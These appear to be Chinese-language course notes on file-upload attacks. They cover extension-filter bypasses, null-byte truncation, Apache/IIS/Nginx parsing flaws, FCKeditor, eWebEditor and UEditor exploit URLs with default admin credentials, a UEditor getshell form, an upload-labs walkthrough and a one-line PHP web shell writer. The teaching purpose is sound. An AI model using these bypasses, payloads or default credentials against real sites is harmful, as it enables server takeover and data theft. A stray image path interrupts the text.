文件上传

下载upload-labs-env.zip

- 放置C盘根目录解压
- 若遇到默认80端口被占用，修改httpd.conf文件监听端口
- 在httpd.conf文件末尾处 增加如下配置
- AddType application/x-httpd-php .php .php3 .php4 .php5 .pht .phtml

黑名单检测：不允许上传哪些后缀名，不在不允许上传的列表内就可以上传成功。

白名单检测：只允许上传哪些后缀名，在允许上传的列表内的后缀可以上传成功。

黑名单检测绕过方法：

Windows：

- 不区分大小写
- 文件名后加空格
- 文件名后加.
- 文件名后加:.jpg
- 文件名后加::$DATA

00截断，%00,0x00，C语言%00,0x00表示为null（空字节）截断作用，1.php%00.jpg

条件：

- php版本小于5.3.4
- magic_quotes_gpc为off情况（gpc遇到'"\Null都会加反斜杠）
- Windows文件名（不允许存在敏感字符-/*?#:<>|"）
- Linux文件名（不允许存在/?#<|'"）

00截断场景：

- 请求包内存在GET传参文件上传路径，路径文件名中添加%00进行截断。
- 请求包内不存在文件上传路径，在文件名中构造shell.php .jpg，在hex选项中修改20为00即可绕过。

白名单校验绕过方法：

- 00截断（php < 5.3.4）
- 结合中间件的解析漏洞
- 结合文件包含漏洞

解析漏洞

文件上传两个条件：控制文件名上传，上传的文件要能被解析执行。

Apache httpd 解析漏洞

- 多文件后缀名（shell.php.aaa.bbb），apache httpd中间件从右向左依次判断解析，bbb不认识，aaa不认识，php认识，就当成php解析执行
- httpd.conf配置文件解析（`AddHandler php5-script .jpg` 将文件名包含.jpg文件当成php解析执行）
- httpd.conf配置文件解析（`AddType application/x-httpd-php .jpg` 将文件名包含.jpg文件当成php解析执行）

- 中间件默认解析后缀（.php .php3 .php4 .php5 .pht .phtml==> .php）
- .htaccess 补充配置文件

```
<FilesMatch ".abc">
SetHandler application/x-httpd-php
</FilesMatch>
将文件名包含.abc文件解析成php
AddType application/x-httpd-php .abc
AddHandler php5-script .abc
```

IIS 6.0解析漏洞

1.目录解析

x.asp|x.asa\1.jpg，.asp|.asa目录下的所有文件都会被解析成asp文件。

2.特殊文件名解析

x.asp;.jpg 默认在IIS6.0中，;分号当作截断符号，;后面的内容直接截断不识别。

3.默认文件名解析

.asa .asp .cer .cdx ==> asp

IIS 7.0/7.5 解析漏洞

.asp .cer ==> asp

IIS7.0/IIS7.5/Nginx 1.x 畸形解析漏洞(PHP CGI解析)

路径修复解析漏洞

真实文件是1.jpg，访问1.jpg/.php ==>解析成php文件

条件:

1.Fast-CGI运行模式

2.php.ini 里cgi.fix_pathinfo=1(默认为1)

3.取消勾选 php-cgi.exe 程序的 "Invoke handler only if request is mapped to"

文件上传测试思路:

1.上传正常文件抓包，修改后缀名（asp|aspx|jsp|jspx|php）

2.根据回显判断检测类型（前端|Content-Type|文件头|黑名单|白名单）

3.黑名单检测

- Windows（大小写|空格|.|::$DATA|.htaccess）
- Linux （00截断）
- 默认解析（php --> php,php3,php4,php5,phtml,pht jsp--> jsp|jspx）
- Apache Httpd 1.x|2.x （1.php.bbb.jpg）
- IIS6.0 (1.asp|1.asa|1.cer|1.cdx）
- IIS7.5 （1.asp|1.cer）

4.白名单检测

- IIS 6.0 （1.asp/1.jpg，1.asp;.jpg，）
- II7.0|IIS7.5 （1.asp|1.cer| php-cig 1.jpg/.php）
- Nginx 1.x （fix_pathinfo=1,1.jpg/.php）

5.文件已上传有上传成功回显，无文件路径

- burpsuite爬虫|浏览器挂burp代理 网站功能点一遍（网站目录结构），目录拼接文件名访问|将目录提取成字典+文件名爆破。
- 目录爆破工具进行爆破（dirb+dirbuster+dirmap+dirsearch+御剑+7kb Webpathscanner），组合文件访问。
- 利用搜索引擎site:xxx.com，从搜索引擎爬虫结果获取目录结构。
- 查看网站前端代码，html代码|js代码，提取目录拼接文件名。
- 查看网站正常图片，拼接文件名。

编辑器漏洞

常见编辑器:

- FCKeditor
- Ewebeditor
- Ueditor
- KindEditor

FCKeditor编辑器漏洞：

版本	漏洞说明
Version2.2 版本	Apache+linux 环境下在上传文件后面加个.突破
Version<=2.4.2 for php	上传的地方并未对Media 类型进行上传文件类型的控制，导致用户上传任意文件
Version<= v2.4.3	FCKeditor 被动限制策略所导致的过滤不严问题
较高版本	FCKeditor 文件上传“.”变“_”下划线

fckeditor编辑器页

fckeditor/_samples/default.html

查看编辑器版本

fckeditor/_whatsnew.html

/fckeditor/editor/dialog/fck_about.html

查看文件上传路径

fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?command=getfoldersandfiles&type=image&currentfolder=/

文件上传页面

fckeditor/editor/filemanager/connectors/test.html

fckeditor/editor/filemanager/connectors/uploadtest.html

fckeditor/editor/filemanager/browser/default/connectors/test.html

fckeditor/editor/filemanager/upload/test.html

高版本利用IIS解析漏洞组合创建.asp目录会将.替换成_

递归创建

FCKeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=file&CurrentFolder=/shell.asp& NewFoldername=test

先创建shell.asp再创建test目录，这样可以绕过高版本将.asp替换成_asp限制。

修改允许上传后缀名绕过（登录到后台）

ewebeditor

ewebeditor利用基础知识

默认后台地址：/ewebeditor/admin_login.asp

建议检测下admin_style.asp文件是否可以直接访问

默认数据库路径：[path]/db/ewebeditor.mdb

[path]/db/db.mdb -- 某些cms里是这个数据库

也可尝试 [path]/db/%23ewebeditor.mdb -- 某些管理员自作聪明的小伎俩

使用默认密码：admin/admin888 或 admin/admin 进入后台，也可尝试 admin/123456 (有些管理员以及一些cms，就是这么设置的)

常见Ewebeditor编辑器漏洞

1.关键文字的名称和路径

- Admin_Login.asp 登录页面
- Admin_Default.asp 管理首页
- Admin_UploadFile.asp
- Upload.asp

2.默认用户名密码

- 账号密码基本是默认的 admin /admin（admin888）

3.下载数据库

- 默认数据库/db/ewebeditor.mdb 或者 /db/ewebeditor.asp

4.文件上传 接口存在任意文件上传

5.遍历路径 目录遍历

6.Cookie漏洞 日志文件中泄露cookie

7.后台增加允许上传后缀名

ueditor编辑器

1.文件读取

file 目录文件读取：http://www.xxxx.com/ueditor/net/controller.ashx?action=listfile

image 目录文件读取：http://www.xxxx.com/ueditor/net/controller.ashx?action=listimage


2.文件上传 .net aspx网站

构造前端上传页面

```
<form action="http://www.xxxx.com/ueditor/net/controller.ashx?action=catchimage" enctype="application/x-www-form-urlencoded" method="POST">

    <p>shell addr: <input type="text" name="source[]" /></p>

    <input type="submit" value="Submit" />

</form>

```

```
shell addr` 处填写服务器上图片码地址，构造成以下格式，绕过上传使其解析为 `aspx
http://xxxx/1.gif?.aspx
```

成功上传返回上传路径，可直连 `getshell`



3.XSS

xxx.com/detail.html?id=1 xxx.com/detail.html/id/1

http://live.huatu.com/Search/index/fx/index

http://live.huatu.com/Search/index.php?fx=index

http://wooyun.2xss.cc 乌云漏洞库镜像网站

upload-labs

- pass-1:js检测
- pass-2:content-type检测
- pass-3:黑名单检测（php3/4/5/phtml/pht）
- pass-4:黑名单检测（.htaccess）
- pass-5:黑名单检测（大小写绕过）
- pass-6:黑名单检测（空格绕过）
- pass-7:黑名单检测（.绕过）
- pass-8:黑名单检测（流文件::$DATA绕过）
- pass-9:黑名单检测（. .绕过）
- pass-10:黑名单检测（替换关键字为空，双写绕过pphphp）
- pass-11:白名单（GET传参文件路径，shell.php%00.jpg 上传文件名包含png/jpg/gif）
- pass-12:白名单（POST传参文件路径，shell.php .jpg hex中修改该行20为00）
- pass-13-15 图片马绕过
- pass-16 二次渲染 （图片马中插一句话）

- pass-17 条件竞争 先发上传包再发访问包
- pass-18 利用时间戳包含图片文件写shell
- pass-19 00截断

文件包含代码

```
<?php include($_GET['file']);?> //include.php
```

写文件代码

```
<?php file_put_contents('shell666.php','<?=assert($_REQUEST[1]);?>')?>
```

作业：

1.完成upload-labs pass1-19关卡。

2.完成fckeditor编辑器漏洞实验和各种中间件解析漏洞实验。

附关键步骤截图和必要文字说明。